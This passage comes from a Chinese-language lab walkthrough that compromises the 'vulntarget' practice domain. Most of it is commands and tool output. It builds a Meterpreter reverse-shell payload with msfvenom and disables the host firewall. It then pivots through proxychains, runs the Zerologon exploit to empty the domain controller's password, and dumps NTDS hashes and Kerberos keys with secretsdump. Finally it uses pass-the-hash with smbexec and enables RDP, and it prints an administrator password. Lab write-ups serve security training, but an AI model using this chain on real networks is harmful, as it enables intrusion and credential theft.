但不赞成使用 "netsh firewall";
而应该使用 "netsh advfirewall firewall"。
有关使用 "netsh advfirewall firewall" 命令
而非 "netsh firewall" 的详细信息，请参阅
http://go.microsoft.com/fwlink/?linkid=121488
上的 KB 文章 947709。

确定。


C:\phpStudy\PHPTutorial\WWW>
```

再次更新，估计是存在防火墙导致不上线，关闭win2016防火墙。

```
netsh firewall set opmode mode=disable
```

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.56.105:6666
[*] Sending stage (175174 bytes) to 192.168.56.127
[*] Meterpreter session 1 opened (192.168.56.105:6666 → 192.168.56.127:50168 ) at 2022-03-17 10:43:54 +0
800
```

重新监听，成功上线

```
msf6 exploit(multi/handler) > run

[*] Started bind TCP handler against 10.0.20.99:6666
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf6 exploit(multi/handler) > run

[*] Started bind TCP handler against 10.0.20.99:6666
[*] Sending stage (200262 bytes) to 10.0.20.99
[*] Meterpreter session 2 opened (10.0.20.98:50376 → 10.0.20.99:6666 via session 1) at 2022-03-21 14:46:
17 +0800

meterpreter >
```

msf反向连接

生成msf反向木马

LHOST设置为windowss7的内网ip地址：LHOST 10.0.20.98

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.20.98 LPORT=5555 -f exe -o 5555.exe
```

监听设置 `use exploit/multi/handler`

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 10.0.20.98
set LPORT 5555
options
```

域渗透

实在无法反弹shell，行吧，修改网卡kali直接连接win2016吧。

```
meterpreter > run post/windows/gather/enum_domain

[+] FOUND Domain: vulntarget
[+] FOUND Domain Controller: win2019 (IP: 10.0.10.110)
meterpreter >
```

端口探测

arp查看网段

```
meterpreter > arp

ARP cache
=========

    IP address         MAC address        Interface
    ----------         -----------        ---------
    10.0.10.110        00:0c:29:fb:fd:81  12
    10.0.10.255        ff:ff:ff:ff:ff:ff  12
    10.0.20.98         00:0c:29:86:57:15  9
    10.0.20.255        ff:ff:ff:ff:ff:ff  9
    192.168.56.100     08:00:27:d6:42:11  29
    192.168.56.101     0a:00:27:00:00:0b  29
    192.168.56.105     08:00:27:d0:bc:21  29
    192.168.56.255     ff:ff:ff:ff:ff:ff  29
    224.0.0.22         00:00:00:00:00:00  1
    224.0.0.22         01:00:5e:00:00:16  9
    224.0.0.22         01:00:5e:00:00:16  12
    224.0.0.22         01:00:5e:00:00:16  29
    224.0.0.252        00:00:00:00:00:00  1
    224.0.0.252        01:00:5e:00:00:fc  9
    224.0.0.252        01:00:5e:00:00:fc  12
    224.0.0.252        01:00:5e:00:00:fc  29
    239.255.255.250    00:00:00:00:00:00  1
    239.255.255.250    01:00:5e:7f:ff:fa  9
    239.255.255.250    01:00:5e:7f:ff:fa  12
    255.255.255.255    ff:ff:ff:ff:ff:ff  29
```

定位域控

```
meterpreter > run post/windows/gather/enum_domain
```

```
meterpreter > run post/multi/manage/autoroute

[!] SESSION may not be compatible with this module:
[!]  * incompatible session platform: windows
[*] Running module against WIN2016
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.0.10.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 10.0.20.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.56.0/255.255.255.0 from host's routing table.
meterpreter >
```

得到域控名称，IP。

添加路由

```
meterpreter >run post/multi/manage/autoroute
```

```
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.0.10.110:49668  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.0.10.110:135  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.0.10.110:49668  ...  OK

[+] Success: Target is vulnerable!
[-] Do you want to continue and exploit the Zerologon vulnerability? [N]/y
y
[+] Success: Zerologon Exploit completed! DC's account password has been set to an empty string.
```


域内扫描

```
proxychains4 nmap -Pn -sT 10.0.10.110 -p6379,80,8080,445,139
```

域内提权

直接使用`CVE-2020-1472`

```
proxychains python3 cve-2020-1472-exploit.py 域控主机名 域控IP
proxychains python3 cve-2020-1472-exploit.py -n win2019 -t 10.0.10.110
```



此时密码已经置空

impacte

再使用impacte来进行下一步的操作

获取域控hash，cd到example下

```
# proxychains python3 secretsdump.py vulntarget.com/win2019\$@10.0.10.110 -no-pass
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.9.25.dev1+20220311.121550.1271d369 - Copyright 2021 SecureAuth Corporation

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.0.10.110:445  ...  OK
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.0.10.110:135  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.0.10.110:49668  ...  OK
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c7c654da31ce51cbeecfef99e637be15:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:a3dd8e4a352b346f110b587e1d1d1936:::
vulntarget.com\win2016:1601:aad3b435b51404eeaad3b435b51404ee:dfc8d2bfa540a0a6e2248a82322e654e:::
WIN2019$:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WIN2016$:1602:aad3b435b51404eeaad3b435b51404ee:c6804537d7ccd7c0fabeb0da9ddeeae3:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:70a1edb09dbb1b58f1644d43fa0b40623c014b690da2099f0fc3a8657f75a51d
Administrator:aes128-cts-hmac-sha1-96:04c435638a00755c0b8f12211d3e88a1
Administrator:des-cbc-md5:dcc29476a789ec9e
krbtgt:aes256-cts-hmac-sha1-96:f7a968745d4f201cbeb73f4b1ba588155cfd84ded34aaf24074a0cfe95067311
krbtgt:aes128-cts-hmac-sha1-96:f401ac35dc1c6fa19b0780312408cded
krbtgt:des-cbc-md5:10efae67c7026dbf
vulntarget.com\win2016:aes256-cts-hmac-sha1-96:e4306bef342cd8215411f9fc38a063f5801c6ea588cc2fee531342928b882d61
vulntarget.com\win2016:aes128-cts-hmac-sha1-96:6da7e9e046c4c61c3627a3276f5be855
vulntarget.com\win2016:des-cbc-md5:6e2901311c32ae58
WIN2019$:aes256-cts-hmac-sha1-96:092c877c3b20956347d535d91093bc1eb16b486b630ae2d99c0cf15da5db1390
WIN2019$:aes128-cts-hmac-sha1-96:0dca147d2a216089c185d337cf643e25
WIN2019$:des-cbc-md5:01c8894f541023bc
WIN2016$:aes256-cts-hmac-sha1-96:d2d431e6ce22fbcb8c44331c564c6300fa3df61206dbd125f3498504de5674b5
WIN2016$:aes128-cts-hmac-sha1-96:fccb7840b51e238c3d9696585487e27f
WIN2016$:des-cbc-md5:cbce19f4297a49b0
[*] Cleaning up...
```

得到administrator的hash

```
aad3b435b51404eeaad3b435b51404ee:c7c654da31ce51cbeecfef99e637be15
```

直接就拿下域控

```
proxychains python3 smbexec.py -hashes aad3b435b51404eeaad3b435b51404ee:c7c654da31ce51cbeecfef99e637be15 adminis
trator@10.0.10.110
```

```
proxychains4 nmap -Pn -sT 10.0.10.110 -p6379,80,8080,445,139
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-17 15:45 CST
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.0.10.110:80 ←—socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.0.10.110:445  ...  OK
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.0.10.110:139  ...  OK
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.0.10.110:8080 ←—socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.0.10.110:6379 ←—socket error or timeout!
Nmap scan report for 10.0.10.110
Host is up (12s latency).

PORT     STATE  SERVICE
80/tcp   closed http
139/tcp  open   netbios-ssn
445/tcp  open   microsoft-ds
6379/tcp closed redis
8080/tcp closed http-proxy

Nmap done: 1 IP address (1 host up) scanned in 45.30 seconds
```

开启远程桌面

```
reg add "HKLM\System\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /t REG_DWORD /v portnumber /
d 3389 /f
wmic RDTOGGLE WHERE ServerName='%COMPUTERNAME%' call SetAllowTSConnections 1
netsh advfirewall firewall add rule name="Remote Desktop" protocol=TCP dir=in localport=3389 action=allow
```

```
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
♦♦♦♦♦┘♦♦♦g♦

C:\Windows\system32>wmic RDTOGGLE WHERE ServerName='%COMPUTERNAME%' call SetAllowTSConnections 1
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
♦♦(\\WIN2019\ROOT\CIMV2\TerminalServices:Win32_TerminalServiceSetting.ServerName="WIN2019")→SetAll
owTSConnections()
♦♦♦♦♦r┘♦♦♦
♦♦♦♦♦:
instance of __PARAMETERS
{
        ReturnValue = 0;
};


C:\Windows\system32>netsh advfirewall firewall add rule name="Remote Desktop" protocol=TCP dir=in l
ocalport=3389 action=allow
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
j♦♦♦♦


C:\Windows\system32>sS
```

直接远程登录就行

```
proxychains rdesktop 10.0.10.110
账号：vulntarget.com\administrator
密码：Admin@666
```

注意远程桌面手动需要取消选择此对话框